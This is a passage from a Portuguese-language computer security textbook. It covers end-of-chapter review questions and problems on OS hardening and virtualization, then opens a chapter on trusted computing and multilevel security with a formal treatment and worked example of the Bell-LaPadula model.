- **SANS — Top Cyber Security Risks:** Riscos que as organizações devem abordar

## 12.10 Termos principais, perguntas de revisão e problemas

### Termos principais

administrador	hipervisor	testes
aplicação de patches	monitor de máquina virtual	virtualização
backup de arquivo	permissões	virtualização de aplicação
chroot	privilégios de raiz	virtualização hospedada
controles de acesso	registro de eventos	virtualização nativa
fortalecimento	sistema operacional convidado	virtualização total

## Perguntas de revisão

- 12.1 Quais são as medidas básicas necessárias no processo de garantir a segurança de um sistema?
- 12.2 Qual é a meta do planejamento da segurança do sistema?
- 12.3 Quais são as medidas básicas necessárias para garantir a segurança do sistema operacional base?
- 12.4 Por que manter todos os softwares o mais atualizado possível é tão importante?
- 12.5 Quais são os prós e os contras da aplicação automatizada de patches?
- 12.6 Qual é a finalidade de remover serviços, aplicações e protocolos desnecessários?
- 12.7 Quais tipos de controles de segurança adicionais podem ser usados para garantir a segurança do sistema operacional base?

- 12.8 Quais são as medidas adicionais usadas para garantir a segurança de aplicações fundamentais?
- 12.9 Quais medidas são usadas para manter a segurança do sistema?
- 12.10 Onde as informações de configuração de aplicações e serviços são armazenadas em sistemas Unix e Linux?
- 12.11 Que tipo de modelo de controle de acesso os sistemas Unix e Linux implementam?
- 12.12 Quais permissões podem ser especificadas e para quais sujeitos?
- 12.13 Quais comandos são usados para manipular listas de acesso a atributos de arquivo estendidos em sistemas Unix e Linux?
- 12.14 Qual é o efeito das permissões `set user` e `set group` quando se executam arquivos em sistemas Unix e Linux?
- 12.15 Qual é o principal programa de firewall baseado em estação usado em sistemas Linux?
- 12.16 Por que é importante rotacionar arquivos de registros de eventos (log)?
- 12.17 Como uma prisão chroot é usada para melhorar a segurança de aplicações?
- 12.18 Cite dois locais onde informações de usuário e de grupo podem ser armazenadas em sistemas Windows.
- 12.19 Quais são as principais diferenças entre as implementações dos modelos de controle de acesso discricionário em sistemas Unix e Linux e em sistemas Windows?
- 12.20 Quais são os controles de integridade obrigatórios usados em sistemas Windows?
- 12.21 Em Windows, qual privilégio se sobrepõe a todas as verificações de ACL (*Access Control Lists*, ou listas de controle de acesso) e por quê?
- 12.22 Onde as informações de configuração de aplicações e serviços são armazenadas em sistemas Windows?
- 12.23 O que é virtualização?
- 12.24 Quais são as alternativas de virtualização para as quais discutimos garantias de segurança?
- 12.25 Quais são as principais preocupações de segurança com sistemas virtualizados?
- 12.26 Quais são as medidas básicas para garantir a segurança de sistemas virtualizados?

## Problemas

- 12.1 Cite algumas ameaças que resultam de um processo executar com privilégios de administrador ou raiz em um sistema.
- 12.2 A existência de programas e scripts com a opção de ajustar ID de usuário (setuid) e de grupo (setgid) é um poderoso mecanismo oferecido pelo Unix para suportar “invocação controlada” a fim de gerenciar acesso a recursos sensíveis. Todavia, exatamente por causa disso há uma brecha de segurança em potencial, e bugs em tais programas têm provocado muitos comprometimentos em sistemas Unix. Cite os detalhes de um comando que se poderia usar para localizar todos os scripts e programas com a opção de setuid e setgid em um sistema Unix e como se poderia usar essas informações.
- 12.3 Por que permissões de sistemas de arquivos são tão importantes no modelo DAC do Linux? Como elas estão relacionadas com o conceito de transações “sujeito-ação-objeto” ou são mapeadas para ele?
- 12.4 O usuário “ahmed” é dono de um diretório, “coisas”, que contém um arquivo de texto denominado “nossascoisas.txt”, que ele compartilha com usuários que pertencem ao grupo “equipe”. Esses usuários podem ler e alterar esse arquivo, mas não removê-lo. Eles não podem adicionar outros arquivos ao diretório. Outros usuários não podem ler nem escrever, nem executar nada em “coisas”. Quais seriam as permissões e propriedades adequadas para o diretório “coisas”, bem como para o arquivo “nossascoisas.txt”? (Escreva as suas respostas no formato de saída do comando de “listagem longa”, correspondente a ls -l, no Linux/Unix.)
- 12.5 Suponha que você opere um servidor Web em Linux, executando o programa Apache, que hospeda o site de e-commerce da sua empresa. Suponha ainda que haja um verme denominado “WorminatorX”, que explora um bug (fictício) de estouro de capacidade de buffer no pacote do servidor Web Apache que pode resultar em comprometimento remoto da raiz do servidor. Construa um modelo de ameaças simples que descreva o risco que isso representa: atacante(s), vetor de ataque, vulnerabilidades, recursos, probabilidade de ocorrência, impacto provável e mitigações plausíveis.
- 12.6 Por que o uso de registros de eventos (log) é importante? Quais são suas limitações como forma de controle de segurança? Quais são os prós e os contras de armazenar os registros em um local remoto?
- 12.7 Considere uma ferramenta de auditoria que faz análises automatizada de

logs (p. ex., swatch). Você pode propor algumas regras que poderiam ser usadas para distinguir “atividades suspeitas” de comportamento normal de usuário em um sistema para alguma organização?

12.8 Quais são as vantagens e desvantagens de usar uma ferramenta de verificação de integridade de arquivos (p. ex., tripwire)? Esse é um programa que avisa o administrador de mudanças em arquivos, regularmente?

Considere questões como quais arquivos você de fato só quer mudar raramente, quais arquivos podem mudar mais frequentemente e quais mudam frequentemente. Discuta como isso influencia a configuração da ferramenta, especialmente em relação às partes do sistema de arquivos que são escaneadas, e quanto trabalho de monitoração suas respostas impõem ao administrador.

12.9 Há quem argumente que sistemas Unix/Linux reutilizam pequeno número de recursos de segurança em muitos contextos em todo o sistema, enquanto os sistemas Windows provedem um número muito maior de recursos de segurança com alvos mais específicos, usados nos contextos adequados. Isso pode ser visto como um compromisso entre simplicidade e falta de flexibilidade na abordagem do Unix/Linux e uma abordagem mais bem dirigida porém mais complexa e mais difícil de configurar corretamente no Windows. Discuta esse compromisso quanto ao impacto respectivo sobre a segurança desses sistemas e a carga de trabalho imposta aos administradores para gerenciar a segurança deles.

12.10 Recomenda-se que, quando se usa BitLocker em um laptop, o laptop não deve usar o modo standby, mas o modo de hibernação. Por quê?

---

<sup>1</sup>Nota da Tradução: Um pipe nomeado é uma extensão do conceito de comunicação entre processos via comando pipe ('|') do Unix. Um pipe tradicional é “não nomeado”, existindo de forma anônima apenas enquanto o processo estiver sendo executado. Já um pipe nomeado é um mecanismo persistente de comunicação entre processos (p. ex., um arquivo) e precisa ser apagado quando não é mais usado.

<sup>2</sup>Nota da Tradução: Em outras palavras, deve-se garantir que o atacante não consiga gerar uma cópia do sistema.

---

## CAPÍTULO 13

---

# Computação confiável e segurança multinível

---

### 13.1 O modelo Bell-Lapadula para segurança de computadores

Modelos de segurança de computadores

Descrição geral

Descrição formal do modelo

Operações abstratas

Exemplo de utilização do BLP

Exemplo de implementação — Multics

Limitações do modelo BLP

### 13.2 Outros modelos formais para segurança de computadores

Modelo de integridade Biba

Modelo de integridade Clark-Wilson

Modelo muralha da China

### 13.3 Conceito de sistemas confiáveis

Monitores de referência

Defesa contra cavalos de Troia

### 13.4 Aplicação de segurança multinível

Segurança multinível para controle de acesso baseado em papéis

Segurança de bancos de dados e segurança multinível

### 13.5 Computação confiável e o módulo de plataforma confiável (TPM)

Serviço de inicialização autenticada

Serviço de certificação

Serviço de cifração

Funções TPM

Armazenamento protegido

### 13.6 Critérios comuns para avaliação de segurança de tecnologia da informação

Requisitos

Perfis e alvos

Exemplo de perfil de proteção

### 13.7 Garantia de segurança e avaliação

Público-alvo

Escopo de garantia de segurança

Níveis de avaliação da garantia de segurança pelos critérios comuns

Processo de avaliação

### 13.8 Leituras e sites recomendados

### 13.9 Termos principais, perguntas de revisão e problemas

## Objetivos de aprendizado

Depois de estudar este capítulo, você deverá ser capaz de:

- Explicar o modelo Bell-Lapadula e sua relevância para a computação confiável.
- Resumir outros modelos formais voltados à segurança de computadores.
- Entender o conceito de sistemas confiáveis.
- Listar e explicar as propriedades de um monitor de referência e explicar a relação entre um monitor de referência e um banco de dados de segurança de kernel.
- Apresentar uma visão geral da aplicação de segurança multinível ao controle de acesso baseado em papéis e à segurança de bancos de dados.
- Discutir abordagens de hardware para computação confiável.
- Explicar e resumir os critérios comuns para a avaliação de segurança de tecnologia da informação.

Este capítulo trata de vários tópicos inter-relacionados que têm a ver com o grau de confiança que usuários e implementadores podem ter em funções e serviços de segurança:

- Modelos formais para segurança de computadores
- Segurança multinível
- Sistemas confiáveis

- Controle de acesso obrigatório
- Avaliação de segurança

## 13.1 O modelo Bell-Lapadula para segurança de computadores

### Modelos de segurança de computadores

Dois fatos históricos destacam um problema fundamental que precisa ser abordado na área de segurança de computadores. O primeiro é que, a certa altura, todos os sistemas de software complexos revelaram falhas ou bugs que subsequentemente precisaram ser resolvidos. Uma boa discussão sobre isso pode ser encontrada no clássico *The Mythical Man-Month* [BROO95]. O segundo é que é extraordinariamente difícil, se não impossível, construir um sistema de hardware/software computacional que não seja vulnerável a uma variedade de ataques à sua segurança. Uma ilustração dessa dificuldade é o sistema operacional Windows NT, lançado pela Microsoft no início da década de 1990. A empresa prometeu que o Windows NT tinha alto grau de segurança e seria muito superior aos SO anteriores, incluindo o Microsoft Windows 3.0 e muitos outros SO de computadores pessoais, estações de trabalho e servidores. Lamentavelmente, o Windows NT não cumpriu essa promessa. Esse SO e as versões sucessoras do Windows têm sido cronicamente assolados por uma vasta gama de vulnerabilidades de segurança.

Problemas que têm a ver com prover forte segurança de computadores envolvem tanto projeto como implementação. É difícil, ao projetar qualquer módulo de hardware ou software, ter certeza de que o projeto de fato oferece o nível de segurança pretendido. Essa dificuldade resulta em muitas vulnerabilidades de segurança inesperadas. Ainda que o projeto esteja de certo modo correto, é difícil, se não impossível, implementá-lo sem erros ou bugs e sem proporcionar ainda mais vulnerabilidades.

Esses problemas resultaram no desejo de desenvolver um método para provar, por lógica ou matematicamente, que determinado projeto realmente satisfaz um conjunto declarado de requisitos de segurança e que a implementação desse projeto cumpre fielmente a especificação do projeto. Com tal objetivo, pesquisadores de segurança tentaram desenvolver modelos formais de segurança de computadores que podem ser usados para verificar projetos e implementações de segurança.

Inicialmente, a pesquisa nessa área foi financiada pelo Departamento de Defesa dos Estados Unidos, e houve considerável progresso no desenvolvimento de modelos e na aplicação deles à construção de protótipos de sistemas. Esse financiamento diminuiu muito, assim como as tentativas de construir modelos formais de sistemas complexos. Não obstante, tais modelos têm valor para oferecer disciplina e uniformidade na definição de uma abordagem de projeto para requisitos de segurança [BELL05]. Nesta seção, examinamos talvez o mais influente modelo de segurança de computadores, o modelo Bell-LaPadula (BLP), [BELL73, BELL75]. Vários outros modelos são examinados na Seção 13.2.

## Descrição geral

O modelo BLP foi desenvolvido na década de 1970 como um modelo formal para controle de acesso. Ele se baseava no conceito de controle de acesso descrito no Capítulo 4 (p. ex., Figura 4.4). No modelo, a cada sujeito e a cada objeto é atribuída uma **classe de segurança**. Na sua formulação mais simples, classes de segurança formam uma hierarquia estrita e são denominadas **níveis de segurança**. Um exemplo é o esquema de classificação do exército dos Estados Unidos:

*ultrassecreto > secreto > confidencial > restrito > não classificado*

É possível também adicionar um conjunto de categorias ou comportamentos a cada nível de segurança, de modo que se deve atribuir a um sujeito o nível e também a categoria adequada para que possa acessar um objeto. Ignoramos esse refinamento na discussão a seguir.

Esse conceito é igualmente aplicável em outras áreas, nas quais as informações podem ser organizadas em níveis e categorias gerais, e os usuários podem obter autorizações para acessar certas categorias de dados. Por exemplo, o nível de segurança mais alto poderia ser atribuído a documentos e dados de planejamento corporativo estratégico, acessíveis somente a diretores corporativos e seu pessoal; em seguida poderiam vir dados financeiros e pessoais sensíveis, acessíveis somente pelo pessoal administrativo, diretores da empresa, e assim por diante. Isso sugere um esquema de classificação como

*estratégico > sensível > confidencial > público*


Diz-se que um sujeito tem **autorização de segurança** de dado nível; diz-se que um objeto tem **classificação de segurança** de dado nível. As classes de segurança controlam a maneira pela qual um sujeito pode acessar um objeto. O modelo definiu quatro modos de acesso, se bem que os autores salientaram que, em ambientes de implementação específicos, um diferente conjunto de modos poderia ser usado. Os modos são os seguintes:

- **Leitura:** o sujeito tem permissão de acesso somente de leitura sobre o objeto.
- **Adição:** o sujeito tem permissão de acesso somente de escrita sobre o objeto.
- **Escrita:** o sujeito tem permissão de acesso de leitura e escrita sobre o objeto.
- **Execução:** o sujeito não tem permissão de acesso de leitura nem de acesso de escrita sobre o objeto, mas pode invocar o objeto para execução.

Quando várias categorias ou níveis de dados são definidos, o requisito é denominado **segurança multinível (multilevel security — MLS)**. O enunciado geral do requisito para segurança multinível centrada em confidencialidade é que um sujeito em nível alto não pode transmitir informações a um sujeito em nível mais baixo, a menos que o fluxo reflita com precisão a vontade de um usuário autorizado como revelada por uma desclassificação<sup>1</sup> autorizada. Para a finalidade de implementação, esse requisito tem duas partes e seu enunciado é simples. Um sistema multinível seguro em termos de confidencialidade deve impor o seguinte:

- **Não ler para cima:** Um sujeito somente pode ler um objeto de nível de segurança menor ou igual ao dele. Isso é denominado na literatura **propriedade de segurança simples (propriedade ss)**.
- **Não escrever para baixo:** Um sujeito somente pode escrever em um objeto de nível de segurança maior ou igual ao dele. Isso é denominado na literatura **propriedade \*<sup>2</sup>** (diz-se *propriedade estrela*).

A [Figura 13.1](#) ilustra a necessidade da propriedade \*. No caso, um sujeito malicioso passa informações confidenciais adiante colocando-as em um contêiner de informações rotulado com classificação de segurança mais baixa do que a da informação em si. Isso permitirá um acesso de leitura subsequente a essa informação por um sujeito no nível de autorização mais baixo.



**FIGURA 13.1** Fluxo de informação mostrando a necessidade da propriedade \*.

Essas duas propriedades proveem a forma de confidencialidade do que é conhecido como **controle de acesso mandatório** (*Mandatory Access Control — MAC*). Sob esse MAC, qualquer acesso que não satisfaça essas duas propriedades é proibido. Além disso, o modelo BLP estipula controle de acesso discricionário (*Discretionary Access Control — DAC*).

- **Propriedade ds:** Um indivíduo (ou papel) pode conceder a outro indivíduo (ou papel) acesso a um documento com base no discernimento do proprietário, restringido pelas regras MAC. Assim, um sujeito somente pode exercer acessos para os quais tenha a necessária autorização e que satisfaçam as regras MAC.

A ideia básica é que a política local prevalece sobre quaisquer controles de acesso discricionários. Isto é, um usuário não pode revelar dados a pessoas não autorizadas.

## Descrição formal do modelo

Usamos a notação apresentada em [BELL75]. O modelo é baseado no conceito

de estado corrente do sistema. O estado é descrito pela 4-tupla  $(b, M, f, H)$ , definida da seguinte maneira:

- **Conjunto de acesso corrente  $b$ :** É um conjunto de triplas da forma (sujeito, objeto, modo de acesso). Uma tripla  $(s, o, a)$  significa que o sujeito  $s$  tem acesso corrente a  $o$  em modo de acesso  $a$ . Observe que isso não significa simplesmente que  $s$  tem o direito de acesso  $a$  a  $o$ . A tripla significa que  $s$  está exercendo aquele direito de acesso no momento em questão, isto é, no momento em questão,  $s$  está acessando  $o$  pelo modo  $a$ .
- **Matriz de acesso  $M$ :** Uma matriz de acesso tem a estrutura indicada no [Capítulo 4](#). O elemento da matriz  $M_{ij}$  registra os modos de acesso pelos quais o sujeito  $S_i$  tem permissão de acessar objeto  $O_j$ .
- **Função de nível  $f$ :** Essa função designa um nível de segurança a cada sujeito e objeto. Ela consiste em três mapeamentos:  $f_o(O_j)$  é o nível de classificação do objeto  $O_j$ ;  $f_s(S_i)$  é a autorização de segurança do sujeito  $S_i$ ;  $f_c(S_i)$  é o nível de segurança do sujeito  $S_i$  no momento em questão. A autorização de segurança de um sujeito é o nível de segurança máximo do sujeito. O sujeito pode operar nesse nível ou em um nível mais baixo. Assim, um usuário pode acessar o sistema em um nível mais baixo do que o da autorização de segurança daquele usuário. Isso é particularmente útil em sistema de controle de acesso baseado em papéis.
- **Hierarquia  $H$ :** É uma árvore orientada com raiz, cujos nós correspondem a objetos no sistema. O modelo requer que o nível de segurança de um objeto domine o nível de segurança de seu pai. Para nossa discussão, podemos dizer a mesma coisa da seguinte forma: o nível de segurança de um objeto deve ser maior ou igual ao de seu pai.<sup>3</sup>

Agora podemos definir as três propriedades BLP mais formalmente. Para todo sujeito  $S_i$  e todo objeto  $O_j$ , os requisitos podem ser enunciados da seguinte maneira:

- **Propriedade ss:** Toda tripla da forma  $(S_i, O_j, \text{leitura})$  no conjunto de acesso corrente  $b$  tem a propriedade  $f_c(S_i) \geq f_o(O_j)$ .
- **Propriedade \*:** Toda tripla da forma  $(S_i, O_j, \text{adição})$  no conjunto de acesso corrente  $b$  tem a propriedade  $f_c(S_i) \leq f_o(O_j)$ . Toda tripla da forma  $(S_i, O_j, \text{escrita})$  no conjunto de acesso corrente  $b$  tem a propriedade  $f_c(S_i) = f_o(O_j)$ .
- **Propriedade ds:** Se  $(S_i, O_j, A_x)$  é um acesso corrente (está em  $b$ ), então o modo de acesso  $A_x$  é registrado no elemento  $(S_i, O_j)$  de  $M$ . Isto é,  $(S_i, O_j, A_x)$

implica que  $A_x \in M[S_i, O_j]$ .

Essas três propriedades podem ser usadas para definir um sistema seguro em termos de confidencialidade. Em essência, um sistema seguro é caracterizado pelo seguinte:

1. O estado de segurança corrente do sistema  $(b, M, f, H)$  é seguro se e somente se todo elemento de  $b$  satisfizer as três propriedades.
2. O estado de segurança do sistema é alterado por qualquer operação que cause uma mudança em qualquer das quatro componentes do sistema,  $(b, M, f, H)$ .
3. Um sistema seguro permanece seguro desde que qualquer mudança de estado não viole as três propriedades.

[BELL75] mostra como esses três pontos podem ser expressos como teoremas usando o modelo formal. Além disso, dado um projeto ou implementação real, é teoricamente possível provar que o sistema é seguro provando que qualquer ação que afeta o estado do sistema satisfaz as três propriedades. Na prática, para um sistema complexo, tal prova nunca foi completamente desenvolvida. Todavia, como já mencionamos, o enunciado formal de requisitos pode levar a um projeto e implementação mais seguros.

## Operações abstratas

O modelo BLP inclui um conjunto de regras baseadas em operações abstratas que mudam o estado do sistema. As regras são as seguintes:

1. **Obter acesso:** Adiciona uma tripla  $(sujeito, objeto, modo de acesso)$  ao conjunto de acessos correntes  $b$ . Usada por um sujeito para iniciar acesso a um objeto no modo requisitado.
2. **Liberar acesso:** Remove uma tripla  $(sujeito, objeto, modo de acesso)$  do conjunto de acessos correntes  $b$ . Usada para liberar acesso iniciado anteriormente.
3. **Mudar nível de objeto:** Muda o valor de  $f_o(O_j)$  para algum objeto  $O_j$ . Usada por um sujeito para alterar o nível de segurança de um objeto.
4. **Mudar nível corrente:** Muda o valor de  $f_c(S_i)$  para algum sujeito  $S_i$ . Usada por um sujeito para alterar o nível de segurança de um sujeito.
5. **Dar permissão de acesso:** Adiciona um modo de acesso a alguma entrada da matriz de permissões de acesso  $M$ . Usada por um sujeito para conceder a outro sujeito um modo de acesso a um objeto especificado.
6. **Rescindir permissão de acesso:** Elimina um modo de acesso de alguma entrada de  $M$ . Usada por um sujeito para revogar um acesso concedido

anteriormente.

7. **Criar um objeto:** Adiciona um objeto à árvore de estrutura  $H$  corrente como uma folha. Usada para criar um novo objeto ou para ativar um objeto que foi definido anteriormente, mas está inativo porque não foi inserido em  $H$ .
8. **Remover um grupo de objetos:** Subtrai de  $H$  um objeto e todos os outros objetos abaixo dele na hierarquia. Isso deixa o grupo de objetos inativo. Essa operação também pode modificar o conjunto de acessos correntes  $b$  porque todos os acessos ao objeto são liberados.

As regras 1 e 2 alteram o acesso corrente; as regras 3 e 4 alteram as funções de nível; as regras 5 e 6 alteram permissões de acesso; e as regras 7 e 8 alteram a hierarquia. Cada regra é governada pela aplicação das três propriedades. Por exemplo, para obter acesso para fazer uma leitura, devemos ter  $f_c(S_i) \geq f_o(O_j)$  e  $A_x \in M[S_i, O_j]$ .

## Exemplo de utilização do BLP

Um exemplo, retirado de [WEIP06], ilustra a operação do modelo BLP e também destaca uma questão prática que deve ser abordada. Consideramos um sistema de controle baseado em papéis. Carla e Dirk são usuários do sistema. Carla é aluna (s) no curso c1. Dirk é professor (t) no curso c1, mas também pode acessar o sistema como aluno; assim, dois papéis são atribuídos a Dirk:


Carla: (c1-s)  
Dirk: (c1-t), (c1-s)

Ao papel de aluno é atribuída uma autorização de segurança mais baixa, e ao papel de professor, uma autorização de segurança mais alta. Vamos examinar algumas possíveis ações:


1. Dirk cria um novo arquivo f1 como c1-t; Carla cria um arquivo f2 como c1-s ([Figura 13.2a](#)). Carla pode ler de f2 e escrever em f2, mas não pode ler de f1, porque esse arquivo está em um nível de classificação mais alto (nível de professor). No papel c1-t, Dirk pode ler de f1 e escrever em f1 e pode ler de f2 se Carla conceder acesso a f2. Todavia, nesse papel, Dirk não pode escrever em f2 por causa da propriedade \*; nem Dirk nem um cavalo de Troia em seu nome podem rebaixar o grau dos dados do nível de professor para o nível de aluno. Somente registrando-se como aluno é que Dirk pode criar um arquivo c1-s ou escrever em um arquivo c1-s existente, como f2. No papel de

aluno, Dirk também pode ler de f2.


2. Dirk lê f2 e quer criar um novo arquivo com comentários para Carla com comentários. Dirk deve registrar-se no papel de estudante c1-s para criar f3 de modo que esse arquivo possa ser acessado por Carla ([Figura 13.2b](#)). No papel de professor, Dirk não pode criar um arquivo em um nível de classificação de aluno.
3. Dirk cria um exame baseado em um arquivo-modelo existente armazenado no nível c1-t. Dirk deve registrar-se como c1-t para ler o modelo, e o arquivo que ele cria (f4) também deve estar no nível de professor ([Figura 13.2c](#)).
4. Dirk quer que Carla faça o exame e, portanto, deve conceder a ela acesso de leitura. Todavia, tal acesso violaria a propriedade ss. Dirk deve rebaixar o grau de classificação de f4 de c1-t para c1-s. Dirk não pode fazer isso no papel c1-t porque isso violaria a propriedade \*. Por conseguinte, um administrador de segurança (possivelmente Dirk nesse papel) deve ter autoridade para fazer tal rebaixamento e deve poder rebaixar o grau fora do modelo BLP. A linha tracejada na [Figura 13.2d](#) que liga f4 a c1-s-read indica que essa conexão não foi gerada pelas regras padrão do BLP, mas por uma operação de sistema.
5. Carla escreve as respostas do exame em um arquivo f5. Ela cria o arquivo no nível c1-t, de modo que somente Dirk pode ler o arquivo. Isso é um exemplo de escrever para cima, o que não é proibido pelas regras BLP. Carla ainda pode ver suas respostas em sua estação de trabalho, mas não pode acessar f5 para leitura.



